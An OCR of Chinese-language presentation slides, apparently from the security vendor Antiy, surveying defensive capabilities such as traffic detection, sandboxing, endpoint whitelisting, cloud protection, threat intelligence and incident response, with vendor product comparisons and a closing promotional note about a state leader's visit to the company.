
布防点：流量侧能力的强化

当前问题	IDS单包检测不能满足检测深度、可追溯性等的要求
技术方法	进行更细粒度的协议解析和流还原、围绕载荷进行更多的检查
功能价值	增强网络侧的捕获和检测能力，控制横向移动
国际典型代表	FireEye、GFI Software、Damballa
国内产品对位	探海（安天）、天眼（ 360网神）

安天早期产品VDS（探海前身）
在移动网络的监测机理

布防点：基于虚拟执行的深度分析

当前问题	用户不可能将全部文档都提交给安全厂商鉴定
技术方法	全系统虚拟执行，深度分析，漏洞触发
功能价值	发现基于漏洞利用的APT攻击前导
国际典型代表	FireEye
国内产品对位	追影（安天）



追影“本地化沙箱分析”工作机理


布防点：基于白名单+安全基线终端防护

当前问题	免杀投放、IT场景弱点引入
技术方法	在终端、服务器中，只允许受信的白名单软件和在客户基线内的软件运行
功能价值	提升攻击者获取端点权限的攻击难度，收敛入口
国际典型代表	Bit9
国内产品对位	智甲（安天）、天擎（ 360 网神）

“白名单+安全基线”工作机理

布防点：云和虚拟化节点的防御

当前问题	更多资产向云端集中，传统终端防护的系统负载云中难以承担
技术方法	使用无代理或者轻代理模式解决内存服用和扫描风暴等问题
功能价值	完善云中主机的自我防护能力
国际典型代表	趋势科技
国内产品对位	智甲虚拟化版（ 安天 ）



智甲终端防御系统虚拟化安全防护机理


能力汇集：日志数据聚合分析和事件重构

当前问题	离散的安全能力
技术方法	将原始数据、异构感知数据和外部数据源汇入统一平台，进行联合分析
功能价值	解决安全性和保密性的冲突；补齐端点行为链；输入本地化信标规则。
国际典型代表	Netwitness、Solera
国内产品对位	态势感知和监控预警平台（安天、安恒、360网神、绿盟等厂商）

态势感知和监控预警平台数据获取机理

能力共享：威胁情报

当前问题	难以独立对抗威胁，难以应对窄带的APT威胁
技术方法	基于一定的框架、接口和标准，形成有价值的线索的互换和分享
功能价值	增加对本地数据的扩线线索，预前防御别人遭遇的威胁
国际典型代表	IBM、Symantec、FireEye、Kaspersky
国内产品对位	AVL Insight（安天）、威胁情报服务（360）、Treatbook（微步在线）




AVL Insight移动威胁情报作业机理

能力支撑：事件响应和取证分析

当前问题	传统的支持与服务模式，难以有效应对高成本的攻击
技术方法	厂商专家团队基于情报支撑，大数据感知分析体系和既有经验，形成深度分析
功能价值	增加对本地数据的扩线线索，预前防御别人遭遇的威胁
国际典型代表	Mandiant（已经被Fireeye收购 ）国际
国内产品对位	安天追影团队、安天CERT小组、360天眼团队、360追日实验室等

安全研究与应急处理中心


安天全域融合防御


能力体系
安全大数据
规则与信誉
知 识
威胁情报
感知
分析
部署
响应
服务
厂商视角
解决方案
BYOD
智甲 智能设备版
个人用户
AVL SDK 反病毒引擎
能力生态
AVL SDK 反病毒引擎
追影威胁分析系统
探海威胁检测系统
镇关威胁阻断系统
捕风蜜罐系统
办公区
传统IT网络
智甲终端防御系统
智甲 服务器版
捕风蜜罐系统
服务器区
态势感知
通报预警
态势感知与通报预警平台
觅踪主机检查系统
工控领域
智甲 专用节点防御版
捕风 工控版
公/私有云
智甲 虚拟化版
私有云
公有云
捕风 云端版
用户视角
威胁对抗
踩点接触
建立连接
提升权限
内部侦查
横向移动
保持存在
秘密回传
检测阻断
检测阻断
主动防御
分析发现
拦截呈现
协同处置
拦截止损
对抗视角

不负重托 携手前行

5月25日，习近平总书记在黑龙江考察期间视察了安天哈尔滨总部，在听取汇报后对安天人说：“**你们也是国家队，虽然你们是民营企业。**”这是总书记视察的第一家网络安全企业。

将我们的心力铸就新的长城！



weibo.com/libaisong75

libaisong@antiy.cn